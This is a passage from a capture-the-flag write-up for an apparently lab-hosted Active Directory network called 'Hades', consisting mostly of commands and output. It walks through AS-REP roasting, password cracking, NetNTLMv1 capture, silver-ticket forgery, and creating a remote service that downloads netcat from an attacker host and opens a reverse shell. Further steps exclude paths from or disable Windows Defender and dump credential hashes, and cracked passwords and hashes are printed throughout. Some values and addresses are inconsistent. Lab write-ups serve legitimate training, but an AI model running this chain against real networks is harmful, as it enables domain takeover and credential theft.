root@kali:~/HTB/Boxes/Hades# proxychains curl -k https://172.17.0.1/ssltools/certificate.php -
ProxyChains-3.1 (http://proxychains.sf.net)
curl: (56) OpenSSL SSL_read: Success
```

I was able to get a hit on 2 ip addresses from a ping scan. You could also use proxychains with nmap or masscan here. I like scripting every so often to stay sharp

```
# Ping scan running from inside shell
for i in $(seq 1 254); do
    ping -c 1 192.168.3.$i
done

# RESULTS
192.168.3.202
192.168.3.203
```

```
PING 192.168.3.202 (192.168.3.202) 56(84) bytes of data.
64 bytes from 192.168.3.202: icmp_seq=1 ttl=126 time=1.91 ms

--- 192.168.3.202 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.910/1.910/1.910/0.000 ms
PING 192.168.3.203 (192.168.3.203) 56(84) bytes of data.
64 bytes from 192.168.3.203: icmp_seq=1 ttl=126 time=3.10 ms

--- 192.168.3.203 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.103/3.103/3.103/0.000 ms
PING 192.168.3.204 (192.168.3.204) 56(84) bytes of data.
```

I found the domain controller at 192.168.3.203. Time for some more enum

```
proxychains nmap -sT 192.168.3.202 -Pn

proxychains nmap -sT 192.168.3.203 -Pn
```

192.168.3.203
Windows Machine
Nmap scan report for 192.168.3.203
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
389/tcp open ldap
445/tcp open microsoft-ds
636/tcp open ldapssl
5985/tcp open wsman

192.168.3.202
Windows Machine Development Server
Nmap scan report for 192.168.3.202
PORT STATE SERVICE
80/tcp open http
443/tcp open https
445/tcp open microsoft-ds
5985/tcp open wsman

The dnshostname appears to be dnsHostName: dc1.htb.local. THis was thanks to an nmap enum script. ldap-rootdse.nse

And so the runnig of the enum scripts began.

```
proxychains nmap --script=ldap-rootdse.nse 192.168.3.203 -Pn -p 389 -sT
```

I ran a brute force to obtain a user hash for.

```
proxychains python /opt/ActiveDirectory/impacket/examples/GetNPUsers.py HTB/ -usersfile /usr/share/
SecLists/Usernames/xato-net-10-million-usernames-dup.txt -format hashcat -dc-ip 192.168.3.203
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos d[138/304]
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$bob@HTB:373a3169502f77e12676422aa949c251$69f9f896ff53fbaea9f3ebb1d3b3dd65c9a9b44
b10aff7ec6daf6ef0b49a8a7fe4e7ea9a19d3507a8bb24583cca7a47efad506f0c6835d5a02160cc9bcf0c76a7add7
f6ed08539e1d1734d0eccc20698f16edb2d86a12a0e7fc732f716d1a2d6689a4af4944452490f588b2f090353140ab
d75e38bd290b9b93e8f90f28c2537ddb164e18c640fdffed4012c507512b81b3af9e01d1406abd267591661967ae2b
be50600b1dc97391094f75df6151f786f92482e4fa04f480a1b4e8bdf2839f8178dc8fd5eda9c3f7db82494a279f4c
d71bd3f6570aba41d5b56187a42ddf570
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Crack the hash we obtained

```
echo '$krb5asrep$23$bob@HTB.LOCAL:9fdaf9b1807fe81027e8e77df0736f7c
$80d70f81c2b1cdf0d63b3aba3b11fcaf480fb7c6c8ca6526b99e85ff60f4339de8663f28ed0c5bb7581b18959a5fabe255fe53a29
daf454826f2d669be9b550dd4e3ed6cda770e7d6d75b45e01c41412a52f52811cc86a9c75da04951cf7bc4f8ce229719983feb419f
f36b0692f3277bc0f21723e90993b54c25d31fe6916f4252fcc8bd6b431c8872026dd99b26265988616a7c635805c249e0fb3c3b2f
da96e40a6f533648e46e7fcce95e1d49722f8e877bd20cf335e53fc6b68f02d0707b2925d976aeeee194bdc7e55b866ecc21b6eabe
410b8115a47b62c62cd95bd7decc26cbf9e8a' > hash.txt

# Crack it using John the Ripper
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --show hash.txt
# RESULT
```

```
root@kali:~/HTB/Boxes/Hades# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd1!       ($krb5asrep$23$bob@HTB.LOCAL)
1g 0:00:00:03 DONE (2019-12-31 11:42) 0.3030g/s 3252Kp/s 3252Kc/s 3252KC/s Pauliann..Pamiilaq
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB/Boxes/Hades# john --show hash.txt
$krb5asrep$23$bob@HTB.LOCAL:Passw0rd1!

1 password hash cracked, 0 left
```

Next I used ldapdomaindump for some enum using bobs password. This gave a bunch of great user info
RESOURCE: https://github.com/dirkjanm/ldapdomaindump

```
proxychains ldapdomaindump -u htb.local\\bob -p 'Passw0rd1!' -n 192.168.3.203 192.168.3.203
```

```
root@kali:/opt/ActiveDirectory/ldapdomaindump# proxychains ldapdomaindump -u htb.local\\bob -p
 'Passw0rd1!' -n 192.168.3.203 192.168.3.203
ProxyChains-3.1 (http://proxychains.sf.net)
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

RESULTS (Shortest ones anyway that are useful. Other files were also generated)

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID
WEB	WEB$	web.htb.local	Windows Server 2012 R2 Standard		6.3 (9600)	12/30/19 18:08:07	WORKSTATION_ACCOUNT	08/20/19 04:34:59	1110
DEV	DEV$	dev.htb.local	Windows Server 2019 Standard		10.0 (17763)	12/30/19 18:18:16	WORKSTATION_ACCOUNT	08/21/19 01:20:09	1601
DC1	DC1$	dc1.htb.local	Windows Server 2019 Standard		10.0 (17763)	12/30/19 17:58:52	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	09/03/19 23:09:51	2101

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
remote_user	remote_user	remote_user		Domain Users	10/05/19 19:31:10	10/15/19 09:24:53	10/15/19 09:24:53	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, NOT_DELEGATED	10/15/19 08:49:14	10601	
lee	lee	lee	Operations	Domain Users	08/20/19 04:34:08	10/06/19 21:08:36	09/09/19 23:22:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/20/19 04:34:08	1108	
bob	bob	bob		Domain Users	08/20/19 04:34:08	12/30/19 17:22:30	12/30/19 18:18:16	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	08/20/19 04:34:08	1107	
kalle	kalle	kalle	Dev	Domain Users	08/20/19 04:34:08	10/06/19 21:08:22	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/20/19 04:34:08	1109	
test-svc	test-svc	test-svc		Domain Users	08/20/19 04:34:07	10/06/19 21:09:30	09/09/19 10:21:28	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/20/19 04:34:08	1106	
iis-svc	iis-svc	iis-svc		Domain Users	08/20/19 04:34:07	10/06/19 21:09:14	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/20/19 04:34:07	1105	
Administrator	Administrator	Administrator	Protected Users, Group Policy Creator Owners, Enterprise Admins, Schema Admins, Domain Admins, Administrators	Domain Users	08/20/19 04:26:06	11/11/19 15:01:37	11/11/19 15:01:37	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, NOT_DELEGATED	10/05/19 19:37:40	500	Built-in account for administering the computer/domain
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	08/20/19 04:26:50	09/04/19 04:05:27		ACCOUNT_DISABLED, NORMAL_ACCOUNT	08/20/19 04:26:50	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	08/20/19 04:26:06	09/04/19 04:05:27		ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain

Update your hosts file

```
# Add the following to your hosts file
192.168.3.203   hades.htb htb.local
192.168.3.202   hades.htb htb.local
192.168.3.201   hades.htb htb.local
10.13.38.16     hades.htb htb.local
```

With Bobs password I was enumerated SMB shares on WEB, DEV, and DC1 to see where his credentials worked as well as gain more enum.

WEB SMB

```
proxychains smbclient -L 192.168.99.1 -U 'htb.local\Bob%Passw0rd1!'
ProxyChains-3.1 (http://proxychains.sf.net)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        test            Disk
SMB1 disabled -- no workgroup available
```

DEV SMB

```
proxychains smbclient -U 'htb.local\bob%Passw0rd1!' -L 192.168.3.201
ProxyChains-3.1 (http://proxychains.sf.net)

        Sharename       Type      Comment
        IPC$            IPC       Remote IPC

SMB1 disabled -- no workgroup available
```

DC1 SMB

```
ProxyChains-3.1 (http://proxychains.sf.net)

       Sharename       Type      Comment
       ---------       ----      -------
       ADMIN$          Disk      Remote Admin
       C$              Disk      Default share
       IPC$            IPC       Remote IPC
       NETLOGON        Disk      Logon server share
       SYSVOL          Disk      Logon server share
       Users           Disk
SMB1 disabled -- no workgroup available
```

The Users share looked interesting so I accessed that over SMB and obtained the second flag thanks Bob!

```
proxychains python /opt/ActiveDirectory/impacket/examples/smbclient.py 'hades.htb/bob:Passw0rd1!
@192.168.3.203'

# List shares
shares

# Use Users Share
use Users

# Get Flag
cd bob
get flag.txt
```

```
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# cd Users
[-] No share selected
# use Users
# cd bob
# ls
drw-rw-rw-          0  Fri Sep  6 04:10:00 2019 .
drw-rw-rw-          0  Fri Sep  6 04:10:00 2019 ..
-rw-rw-rw-         47  Fri Sep  6 04:10:54 2019 flag.txt
# get flag.txt
```

```
root@kali:~/HTB/Boxes/Hades# mv /opt/ActiveDire
root@kali:~/HTB/Boxes/Hades# cat flag.txt
HADES{DoNt_d1s4ble_K3rbeRos_Pre_aUth3nticat1on}
```

FLAG 2: HADES{DoNt_d1s4ble_K3rbeRos_Pre_aUth3nticat1on}
GUARDIAN

Flag3

I was able to enumerate more users using impacket and bobs password

```
proxychains python lookupsid.py 'hades.htb/bob:Passw0rd1!@192.168.3.203'
# RESULTS
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
501: HTB\Guest (SidTypeUser)
502: HTB\krbtgt (SidTypeUser)
512: HTB\Domain Admins (SidTypeGroup)
513: HTB\Domain Users (SidTypeGroup)
514: HTB\Domain Guests (SidTypeGroup)
515: HTB\Domain Computers (SidTypeGroup)
516: HTB\Domain Controllers (SidTypeGroup)
517: HTB\Cert Publishers (SidTypeAlias)
518: HTB\Schema Admins (SidTypeGroup)
519: HTB\Enterprise Admins (SidTypeGroup)
520: HTB\Group Policy Creator Owners (SidTypeGroup)
521: HTB\Read-only Domain Controllers (SidTypeGroup)
522: HTB\Cloneable Domain Controllers (SidTypeGroup)
525: HTB\Protected Users (SidTypeGroup)
526: HTB\Key Admins (SidTypeGroup)
527: HTB\Enterprise Key Admins (SidTypeGroup)
553: HTB\RAS and IAS Servers (SidTypeAlias)
571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
1101: HTB\DnsAdmins (SidTypeAlias)
1102: HTB\DnsUpdateProxy (SidTypeGroup)
1103: HTB\Dev (SidTypeGroup)
1104: HTB\Operations (SidTypeGroup)
1105: HTB\iis-svc (SidTypeUser)
1106: HTB\test-svc (SidTypeUser)
1107: HTB\bob (SidTypeUser)
1108: HTB\lee (SidTypeUser)
1109: HTB\kalle (SidTypeUser)
1110: HTB\WEB$ (SidTypeUser)
1601: HTB\DEV$ (SidTypeUser)
2101: HTB\DC1$ (SidTypeUser)
```

Next I used crackmapexec to learn more about 192.168.3.202

```
proxychains crackmapexec 192.168.3.202
```

```
root@kali:/opt/ActiveDirectory/windapsearch# proxychains crackmapexec 192.168.3.202
ProxyChains-3.1 (http://proxychains.sf.net)
CME         192.168.3.202:445 WEB            [*] Windows 6.3 Build 9600 (name:WEB) (domain:HTB)
[*] KTHXBYE!
root@kali:/opt/ActiveDirectory/windapsearch# proxychains crackmapexec 192.168.3.201
ProxyChains-3.1 (http://proxychains.sf.net)
CME         192.168.3.201:445 DEV            [*] Windows 10.0 Build 17763 (name:DEV) (domain:HTB)
[*] KTHXBYE!
root@kali:/opt/ActiveDirectory/windapsearch# proxychains crackmapexec 192.168.3.203
ProxyChains-3.1 (http://proxychains.sf.net)
CME         192.168.3.203:445 DC1            [*] Windows 10.0 Build 17763 (name:DC1) (domain:HTB)
[*] KTHXBYE!
```

Next I am going to try to obtain a NetNTLM hash. The goal here is to obtain a NetNTLMv1 Challenge/Response authentication, crack the NTLM hashes and use the cracked NTLM hash to sign a Kerberos Silver TIcket.
I could not use WinRM to access DC1 or DEV as bob.
RESOURCE: https://github.com/NotMedic/NetNTLMtoSilverTicket
REFERENCE: https://crack.sh/netntlm/

First capture an NTLM challenge/response

```
# Start responder Be sure to include --lm
responder -I tun0 --lm

# Issue dementor to obtain an ntlm response
proxychains python dementor.py -d htb.local -u bob -p Passw0rd1\! 10.14.14.252 192.168.3.201
```

This tells me that DEV is 192.168.3.201

```
[+] Listening for events...
[SMB] NTLMv1 Client   : 10.13.38.17
[SMB] NTLMv1 Username : HTB\DEV$
[SMB] NTLMv1 Hash     : DEV$::HTB:FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5:FFFA86FAE84
C623660B416FA88408E0B45B22014E8831FF5:2cec4d8ec94d099d
```

Next I want to crack the NetNTLMv1 response to convert it back into an NTLM hash

```
python ntlmv1.py --ntlmv1 DEV
$::HTB:FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5:FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5:2
cec4d8ec94d099d

# RESULTS BELOW THIS LINE----------------------------------------------------------
Hashfield Split:
['DEV$', '', 'HTB', 'FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5',
'FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5', '2cec4d8ec94d099d']

Hostname: HTB
Username: DEV$
Challenge: 2cec4d8ec94d099d
LM Response: FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5
NT Response: FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5
CT1: FFFA86FAE84C6236
CT2: 60B416FA88408E0B
CT3: 45B22014E8831FF5

To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin 45B22014E8831FF5 2cec4d8ec94d099d

To crack with hashcat create a file with the following contents:
FFFA86FAE84C6236:2cec4d8ec94d099d
60B416FA88408E0B:2cec4d8ec94d099d

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset hashes.txt ?1?1?1?1?1?1?1?1

To Crack with crack.sh use the following token
$NETLM$2cec4d8ec94d099d$FFFA86FAE84C623660B416FA88408E0B45B22014E8831FF5
```

To crack with hashcat create a file with the following contents:
CONTENTS OF HASHES.TXT

```
DC957B6B58E0E326:68e44169f9a095f8
019B3B201DD3FED2:68e44169f9a095f8
```

Execute hashcat command

```
# Issue the below command to crack the hashes. I run Kali so the location of my DES charsets are in /usr/
share/hashcat
hashcat -m 14000 -a 3 -1 /usr/share/hashcat/charsets/DES_full.charset --hex-charset hashes.txt
68e44169f9a095f8 --force

# If you computer cant handle cracking the hash use crack.sh
```

Finally crack the last 4 characters

```
/usr/lib/hashcat-utils/ct3_to_ntlm.bin 45B22014E8831FF5 2cec4d8ec94d099d
# RESULTS
de22
```

I used the hash to enum the DEV machine a little more

```
proxychains crackmapexec 192.168.3.203 -u 'bob' -p 'Passw0rd1!' --ntds vss
# RESULTS
192.168.3.201:445 DEV            [*] Windows 10.0 Build 17763 (name:DEV) (domain:HTB)
```

Next I created a couple Skeleton tickets using the hash I converted

```
python ticketer.py -nthash 513a22889e054d0d20ebc6860b26b740 -domain-sid
S-1-5-21-4266912945-3985045794-2943778634 -domain HTB DEV\$
# RESULTS
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for HTB/DEV$
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in DEV$.ccache

# Second ticket creation
python ticketer.py -nthash 513a22889e054d0d20ebc6860b26b740 -domain-sid
S-1-5-21-4266912945-3985045794-2943778634 -domain HTB DEV
# RESULTS
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for HTB/DEV
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in DEV.ccache
```

Export that ticket so it is used by your attack machine. Then attempt to connect to the DEV machine over SMB

```
export KRB5CCNAME=/root/HTB/Boxes/Hades/DEV.ccache

# Get SPN
python /opt/ActiveDirectory/impacket/examples/getST.py -spn cifs/WEB@htb.local -dc-ip 192.168.3.203 -
hashes :513a22889e054d0d20ebc6860b26b740 HTB/DEV$

# Connect to DEV Machine
proxychains smbclient \\\\192.168.3.201\\C$ -U DEV -C -N
```

Edit your krb5.conf file to reflect the following. THe -k flag in impacket should then allow the connection

```
nano /etc/krb5.conf

[realms]
        HTB.LOCAL = {
                kdc = dev.htb.local
                kdc = web.htb.local
                kdc = dc.htb.local
                admin_server = dc.htb.local
        }
```

Verify this works by specifying the -k flag in impacket

```
proxychains python /opt/ActiveDirectory/impacket/examples/ticketer.py -nthash
513a22889e054d0d20ebc6860b26b740 -domain-sid S-1-5-21-4266912945-3985045794-2943778634 -domain htb.local -
spn cifs/192.168.3.201 remote_user

# Set this ticket on your attach machine
export KRB5CCNAME=/root/HTB/Boxes/Hades/remote_user.ccache
```

This may be better if we create our own user

```
# Create a user to run a service
proxychains python /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 create -name test_user -display test_user -path 'net user test_user Passw0rd1! /add'

# RESULTS
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.3.201:445-<><>-OK
[*] Creating service test_user
```

```
root@kali:~/HTB/Boxes/Hades# proxychains python /opt/ActiveDirectory/impacket/examples/service
s.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 create -name test_user -display test_user
-path 'net user tobor Passw0rd1! /add'
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating service test_user
```

```
# Check the service values
proxychains /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 config -name test_user

# RESULTS
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.3.201:445-<><>-OK
[*] Querying service config for test_user
TYPE              : 16 -  SERVICE_WIN32_OWN_PROCESS
START_TYPE        :  2 -  AUTO START
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : net user test_user Password1! /add
LOAD_ORDER_GROUP  :
TAG               : 0
DISPLAY_NAME      : test_user
DEPENDENCIES      : /
SERVICE_START_NAME: LocalSystem
```

```
root@kali:~/HTB/Boxes/Hades# proxychains /opt/ActiveDirectory/impacket/examples/services.py -d
c-ip 192.168.3.203 -k -no-pass 192.168.3.201 config -name test_user
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Querying service config for test_user
TYPE              : 16 -  SERVICE_WIN32_OWN_PROCESS
START_TYPE        :  2 -  AUTO START
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : net user tobor Passw0rd1! /add
LOAD_ORDER_GROUP  :
TAG               : 0
DISPLAY_NAME      : test_user
DEPENDENCIES      : /
SERVICE_START_NAME: LocalSystem
```

```
# Start the service to execute the command and create the user
proxychains python /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 start -name test_user

# RESULTS
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.3.201:445-<><>-OK
[*] Starting service test_user
[-] SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not respond to the
start or control request in a timely fashion.
```

```
root@kali:~/HTB/Boxes/Hades# proxychains python /opt/ActiveDirectory/impacket/examples/service
s.py -dc-ip 192.168.3.203 -k -no-pass 192.168.3.201 start -name test_user
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Starting service test_user
[-] SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not respo
nd to the start or control request in a timely fashion.
```

Upload nc on the box and gain a reverse shell. Do your best to keep this short as possible

```
# Upload netcat
proxychains /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 create -name sa -display sa -path 'curl http://10.14.14.252:81/nc64.exe -o C:\\Windows\
\Tasks\\nc64.exe'

# Create the service with the reverse shell command
proxychains /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 create -name tobor -display tobor -path 'C:\\Windows\\Tasks\\nc64.exe -e cmd.exe
10.14.14.252 81'

# Execute the sa service to upload netcat
proxychains python /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 start -name sa

# BEFORE EXECUTING THE BELOW COMMAND ENSURE YOU LISTENER IS RUNNING

# Exceute the test_user service to gain a reverse shell
proxychains python /opt/ActiveDirectory/impacket/examples/services.py -dc-ip 192.168.3.203 -k -no-pass
192.168.3.201 start -name test_user
```

```
[*] 10.13.38.17 - Command shell session 6 closed.  Reason: User exit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.14.14.252:81
[*] Command shell session 7 opened (10.14.14.252:81 -> 10.13.38.17:49914) at 2020-01-01 14:25:40 -0700
```

That give me a shell on the Domain Controller. Excellent

```
C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
# RESULTS
HADES{Sp0ol_SeRv1ce_sO_Brok3n}
```

FLAG 3: HADES{Sp0ol_SeRv1ce_sO_Brok3n}
MESSENGER

Flag4

Use winrm for access to the DEV machine

```
proxychains /opt/RevShells/evil-winrm/evil-winrm.rb -u administrator -H 67bb396c79f56301b7dc5d219cc85d86 -i 192.168.3.201
```

```
root@kali:~/HTB/Boxes/Hades# proxychains /opt/RevShells/evil-winrm/evil-winrm.rb -u administrator -H 67bb396c79f56301b7dc5d219cc85d86 -i 192.168.3.201
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I next uploaded nc64.exe to the machine and obtained a reverse shell for faster access

```
# Download to target in WInRM session or upload an msfvenom payload and disable windows defender
cd C:\Windows\System32\spool\drivers\color
Start-BitsTransfer http://10.14.14.252/nc64.exe

# Execute listener in metasploit
use multi/handler
set payload windows/x64/shell_reverse_tcp
set LPORT 9001
run

# Execute nc command
./nc64.exe -e powershell 10.14.14.252 9001
```

```
PS C:\Windows\System32\spool\drivers\color> whoami
whoami
dev\administrator
PS C:\Windows\System32\spool\drivers\color>
```

We are administrator so we want to upgrade to Meterpreter and perform a hashdump. We can disable Windows Defender however this may be loud and caught by monitoring systems. We want to be quiet as possible for our client in a pen test so it is better to add an exclusion to Windows Defender and upload an msfvenom payload to the excluded PATH.

```
# Add path to exclude from Windows Defender checks
Set-MpPreference -ExclusionPath "C:\Windows\System32\spool\drivers\color"

# Disable windows defender if you wnt to do that
Set-MpPreference -DisableRealtimeMonitoring $true
```

Gather hashed credentials

```
use post/windows/gather/smart_hashdump
set SESSION 16
run
# RESULTS
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67bb396c79f56301b7dc5d219cc85d86:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

# I ran exploit suggestor as well
use post/multi/recon/local_exploit_suggester
set SESSION 16
run
# RESULTS
[+] 10.13.38.17 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.13.38.17 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.13.38.17 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.14.14.252:9008
[*] Sending stage (206403 bytes) to 10.13.38.17
[*] Meterpreter session 1 opened (10.14.14.252:9008 -> 10.13.38.17:49814) at 2019-12-30 15:2
28 -0700

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67bb396c79f56301b7dc5d219cc85d86:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

I next upgraded administrator shell to system and went for a shadow copy. DEV is officially pwned.

```
getsystem
# NOTE i could not gain a shell as system so I had to impersonate_token of DEV\\administraor in order to
go back to admin again

use post/windows/manage/vss_list
run
[+] Shadow Copy Data
================

 Field                Value
 -----                -----
 ClientAccessible     TRUE
 Count                1
 DeviceObject         \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
 Differential         TRUE
 ExposedLocally       FALSE
 ExposedName
 ExposedRemotely      FALSE
 HardwareAssisted     FALSE
 ID                   "{046396E4-6312-45B7-96CD-5E5F6FB017EF}"
 Imported             FALSE
 NoAutoRelease        TRUE
 NoWriters            TRUE
 NotSurfaced          NotSurfacedFALSE
 OriginiatingMachine  dev.htb.local
 Persistent           TRUE
 Plex                 FALSE
 ProviderID           {B5946137-7B9F-4925-AF80-51ABD60B20D5}
 ServiceMachine       dev.htb.local
 SetID                {001689E5-F1A7-40A8-8B5B-8B6371BD07CA}
 State                12
 Transportable        FALSE
 VolumeName           \\?\Volume{21385651-0000-0000-0000-602200000000}\
```

Part 2 of Shadow Copy Enum. I am going to make a shadow copy and read/find any flags that may be left on this machine.

```
use post/windows/manage/vss_mount
set RHOST 10.13.38.17
set DEVICE \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
set PATH /mnt/
set SESSION 16
```

```
# Create symlink to shadowcopy
mklink /d C:\Windows\TAsks\asd  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\

# RESULTS IN THAT FILE
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: de53e322ea95ac2723a2e3e149874aac

password got from the sam
with secretsdump
./*40ra26AZ

# SEARCH RECURISVELY FOR FLAG
dir /s flag

de53e322ea95ac2723a2e3e149874aac:./*40ra26AZ
```

Run a secretsdump in impacket for some more enum

```
secretsdump.py -system ./SYSTEM -sam ./SAM -security ./SECURITY LOCAL
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xe4b2298c95677ce18cd2198b9a36c7df
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:de53e322ea95ac2723a2e3e149874aac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:79004a003c003f00370039007100380004a00400075003e006c00580026007900510064004900490071003800660040006600680071004e0032005a0041002d0063006d0021003e003c00640075003c006a005400770038003900400005d00760030006a005900700052006700690032006f002c0043002d00790078003a006f006100780028005300660064002800650060065e005b004a004400510030007900 2f0045006f006700530066003300 2f004400380074006100790037003900 7a002e0020004500280079007a004000490024003200460050c006600500047006c003d002a005c003600200062004c005d003400
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:95e8a6fd440364b8c5d3c51bc4088e50
